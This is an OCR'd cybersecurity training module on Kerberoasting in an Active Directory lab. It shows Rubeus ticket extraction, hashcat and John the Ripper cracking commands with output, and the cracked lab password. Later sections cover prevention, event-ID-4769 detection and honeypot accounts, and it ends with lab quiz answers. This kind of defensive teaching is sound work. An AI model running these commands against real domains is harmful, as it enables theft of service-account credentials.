Kerberoasting

Description

In Active Directory, a Service Principal Name (SPN) is a unique service instance identifier. `Kerberos` uses SPNs for authentication to associate a service instance with a service logon account, which allows a client application to request that the service authenticate an account even if the client does not have the account name. When a Kerberos `TGS` service ticket is asked for, it gets encrypted with the service account's NTLM password hash.

`Kerberoasting` is a post-exploitation attack that attempts to exploit this behavior by obtaining a ticket and performing offline password cracking to `open` the ticket. If the ticket opens, then the candidate password that opened the ticket is the service account's password. The success of this attack depends on the strength of the service account's password. Another factor that has some impact is the encryption algorithm used when the ticket is created, with the likely options being:

- `AES`
- `RC4`
- `DES` (found in environments that are 15+ old years old with legacy apps from the early 2000s, otherwise, this will be disabled)

There is a significant difference in the cracking speed between these three, as AES is slower to crack than the others. While security best practices recommend disabling `RC4` (and `DES`, if enabled for some reason), most environments do not. The caveat is that not all application vendors have migrated to support AES (most but not all). By default, the ticket created by the `KDC` will be one with the most robust/highest encryption algorithm supported. However, attackers can force a downgrade back to `RC4`.

Attack path

To obtain crackable tickets, we can use Rubeus. When we run the tool with the `kerberoast` action without specifying a user, it will extract tickets for every user that has an SPN registered (this can easily be in the hundreds in large environments):

Kerberoasting

```
PS C:\Users\bob\Downloads> .\Rubeus.exe kerberoast /outfile:spn.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : eagle.local
[*] Searching path 'LDAP://DC1.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=805306368)(ser

[*] Total kerberoastable users : 3
```


My Workstation

OFFLINE


Start Instance

∞ / 1 spawns left

```
[*] SamAccountName         : Administrator
[*] DistinguishedName      : CN=Administrator,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName   : http/pki1
[*] PwdLastSet             : 07/08/2022 12.24.13
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt


[*] SamAccountName         : webservice
[*] DistinguishedName      : CN=web service,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName   : cvs/dc1.eagle.local
[*] PwdLastSet             : 13/10/2022 13.36.04
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\spn.txt
PS C:\Users\bob\Downloads>
```



We then need to move the extracted file with the tickets to the Kali Linux VM for cracking (we will only focus on the one for the account Administrator, even though `Rubeus` extracted two tickets).

We can use `hashcat` with the hash-mode (option `-m`) `13100` for a `Kerberoastable TGS`. We also pass a dictionary file with passwords (the file `passwords.txt`) and save the output of any successfully cracked tickets to a file called `cracked.txt`:

Kerberoasting

```
MisaelMacias@htb[/htb]$ hashcat -m 13100 -a 0 spn.txt passwords.txt --outfile="cracked.txt"

hashcat (v6.2.5) starting

<SNIP>

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: passwords.txt
* Passwords.: 10002
* Bytes.....: 76525
* Keyspace..: 10002
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$eagle.local$http/pki1@ea...42bb2c
Time.Started.....: Tue Dec 13 10:40:10 2022, (0 secs)
Time.Estimated...: Tue Dec 13 10:40:10 2022, (0 secs)
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.....: File (passwords.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:   143.1 kH/s (0.67ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 10002/10002 (100.00%)
Rejected.....: 0/10002 (0.00%)
Restore.Point....: 9216/10002 (92.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 20041985 -> brady
Hardware.Mon.#1..: Util: 26%

Started: Tue Dec 13 10:39:35 2022
Stopped: Tue Dec 13 10:40:11 2022
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 13100 -a 0 spn.txt passwords.txt --outfile="cracked.txt"
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) -
project]
=============================================================================
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-11850H @ 2.50GHz, 1438/2940 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
```

(If `hashcat` gives an error, we may need to pass `--force` as an argument at the end of the command.)

Once `hashcat` finishes cracking, we can read the file 'cracked.txt' to see the password `Slavi123` in plain text:

Kerberoasting

```
MisaelMacias@htb[/htb]$ cat cracked.txt

$krb5tgs$23$*Administrator$eagle.local$http/pki1@eagle.local*$ab67a0447d7db2945a28d19802d0da64$b6a6
```

```
┌──(kali㉿kali)-[~]
└─$ cat cracked.txt
$krb5tgs$23$*Administrator$eagle.local$http/pki1@eagle.local*$4ce38316e1dab2f61ac125912184c017$b85da17b1c2b489aa8d5e27d56df4fbe4fb7d
02a577c655dcf0f65d7df151619e6d5e3b9408ba79fa6b78baa7f239b5162f9e7418cc7da7ae961ed8368673e57ec306a51a2bd8b07e03984e7341142ce8fa995f47
8a5a2b35155b584802991e8b02e3b82bc28b652ea3c6a5a71f7ba06cf84bea3df653e5a847906ef79c4e85dad69f9b50ba4e7c1b9d9cd7248360ceeb556cb9fb12b3
cc794f4ba9823218d5110a10a74f47366118d73f62c4262c96a31f86edef6753c35da006daa94f02c34389e5440b1c23fb9a044f9668a249cf26ddec07de83727488
d90324c44dd7affe651406d5efd5075c32207f07f443e7c96ff87c4f957fe3caa17de92d5cbf63e76c7c7d5f6503a7572cf17ab90d22afeacb6788ebc01dcd775ae8
58404a4497431a4b91ed5483980938d9b8052677a64a4680c795008b78fc027ed957fdb0beca55d7b6eeb6c4d436a09538d228d3bc801f8a9fd97485b012177d774a
ac6667805534582efefb51f286da0a385ed62222afccc98bd5a2b186ae3a28a4eea00cc0ccd0dbd2ba7cbac30caf5c29ddac57462f571d756d3a0e8e554115558448
3418a3b5d8ebc561728620fbab2ebdd3e542ad3bc9a109fa05182d1e926f2921a4f679d1dec3c534d23023e5cc52ef341950526d22ed3481096d6f4819aba0cfe189
3af6e2e2f40707c899a3bb6c72e1bbc49d416f604b3b314af6fe735a44ec0ea077939a444fd6df1f5c8d0bb9da3cc5e98e4694bbb49552d44f65627a8c7dafe6c183
140c591f85d3d85a1a9093f252f6d76b9fc54c9abb06afe13f960669aba21b08e3d33e9b6f5e216eb9d0048b4006fbe20241683ca88fa8083e372b959fcc3474c701
ed226610c2d81838a7b21187eff36d6790072e5bd3aa9110cb26d94732fb81543be8947d65ea45f7de100780d22452250ac44a011cee16e61f10cd7d09cebe3c750c
1a68544ecbe869dee6401eec00b719ba215088bd6ee4608cbbc7f36421f94a798092e32dbc1b5d41c6ab0d05dccec34dfd6e1774cc7e92b4f29d1b105e49947febfe
5599ed8c7398d66ca90ec8cab526f816c9e990052e74cacd79547390e40b43d5d87d0db155e0abe51b7c9a96557cadf763b9bf4f0cf1e3de6fb019dcf8e550308255
cacfa224a3f715e027158a41c146d33acc4e1841e6857373f7e3bfde647847fdb6c7ebb57a1fcdd4f3759e00db63598cc2d0496800d435ae33f5423403fb3e73ea19
08f341065d3ebb48ad9d49fa1d6466ffb0a28be702c2caae100a943d90066274d15efb27592e09bd7ea2fefb3cce0e4fa2dedd670449285 8a150fb6267d45e3fd54b
f6fec777fdc7b876f349424c00283c6368d95dc679a0b1a6e277e94526980ebd9f1098658ed5a3cf10ec4b8b00f749bb0985f57e1f6554e2cdf35f75d71d44789aba
37c9f3b92cc1d4a24ae76b115d0389ec6206a4294cab90e4bbdeb9f09c507175f03c6bec9bd87a314f7e1a389e850f97e0eb30a5e4738a5de:Slavi123
```

Alternatively, the captured TGS hashes can be cracked with `John The Ripper`:

Kerberoasting

```
┌[eu-academy-2]─[10.10.15.245]─[htb-ac-594497@htb-mw2xldpqoq]─[~]
└──╼ [★]$ sudo john spn.txt --fork=4 --format=krb5tgs --wordlist=passwords.txt --pot=results.pot

Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4
Node numbers 1-4 of 4 (fork)
Slavi123         (?)
Slavi123         (?)
```

Prevention

The success of this attack depends on the strength of the service account's password. While we should limit the number of accounts with SPNs and disable those no longer used/needed, we must ensure they have strong passwords. For any service that supports it, the password should be 100+ random characters (127 being the maximum allowed in AD), which ensures that cracking the password is practically impossible.


There is also what is known as Group Managed Service Accounts (`GMSA`), which is a particular type of a service account

that Active Directory automatically manages; this is a perfect solution because these accounts are bound to a specific server, and no user can use them anywhere else. Additionally, Active Directory automatically rotates the password of these accounts to a random 127 characters value. There is a caveat: not all applications support these accounts, as they work mainly with Microsoft services (such as `IIS` and `SQL`) and a few other apps that have made integration possible. However, we should utilize them everywhere possible and start enforcing their use for new services that support them to out phase current accounts eventually.


When in doubt, do not assign SPNs to accounts that do not need them. Ensure regular clean-up of SPNs set to no longer valid services/servers.


Detection

When a `TGS` is requested, an event log with ID `4769` is generated. However, AD also generates the same event ID whenever a user attempts to connect to a service, which means that the volume of this event is gigantic, and relying on it alone is virtually impossible to use as a detection method. If we happen to be in an environment where all applications support AES and only AES tickets are generated, then it would be an excellent indicator to alert on event ID `4769`. If the ticket options is set for `RC4`, that is, if `RC4` tickets are generated in the AD environment (which is not the default configuration), then we should alert and follow up on it. Here is what was logged when we requested the ticket to perform this attack:



Even though the general volume of this event is quite heavy, we still can alert against the default option on many tools. When we run 'Rubeus', it will extract a ticket for `each` user in the environment with an SPN registered; this allows us to alert if anyone generates more than ten tickets within a minute (for example, but it could be less than ten). This event ID should be grouped by the user requesting the tickets and the machine the requests originated from. Ideally, we need to aim to create two separate rules that alert both. In our playground environment, there are two users with SPNs, so when we executed `Rubeus`, AD generated the following events:






Honeypot

A `honeypot user` is a perfect detection option to configure in an AD environment; this must be a user with no real use/need in the environment, so no service tickets are generated regularly. In this case, any attempt to generate a service ticket for this account is likely malicious and worth inspecting. There are a few things to ensure when using this account:

- The account must be a relatively old user, ideally one that has become bogus (advanced threat actors will not request tickets for new accounts because they likely have strong passwords and the possibility of being a honeypot user).
- The password should not have been changed recently. A good target is 2+ years, ideally five or more. But the password must be strong enough that the threat agents cannot crack it.
- The account must have some privileges assigned to it; otherwise, obtaining a ticket for it won't be of interest (assuming that an advanced adversary obtains tickets only for interesting accounts/higher likelihood of cracking, e.g., due to an old password).
- The account must have an SPN registered, which appears legit. `IIS` and `SQL` accounts are good options because they are prevalent.


An added benefit to honeypot users is that any activity with this account, whether successful or failed logon attempts, is suspicious and should be alerted.


If we go back to our playground environment and configure the user `svc-iam` (probably an old IAM account leftover) with the recommendations above, then any request to obtain a TGS for that account should be alerted on:




Be Careful!


Although we give examples of `honeypot` detections in many of the attacks described, it does not mean an AD environment should implement every single one. That would make it evident to a threat actor that the AD administrator(s) have set many traps. We must consider all the detections and enforce the ones that work best for our AD environment.








Waiting to start...




Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!





RDP to with user "bob" and password "Slavi123"

+ 1 Connect to the target and perform a Kerberoasting attack. What is the password for the svc-iam user?

mariposa

Submit Hint

+ 1 After performing the Kerberoasting attack, connect to DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the ServiceSid of the webservice user?

S-1-5-21-1518138621-4282902758-752445584-2110

Submit Hint

Previous Next

Mark Complete & Next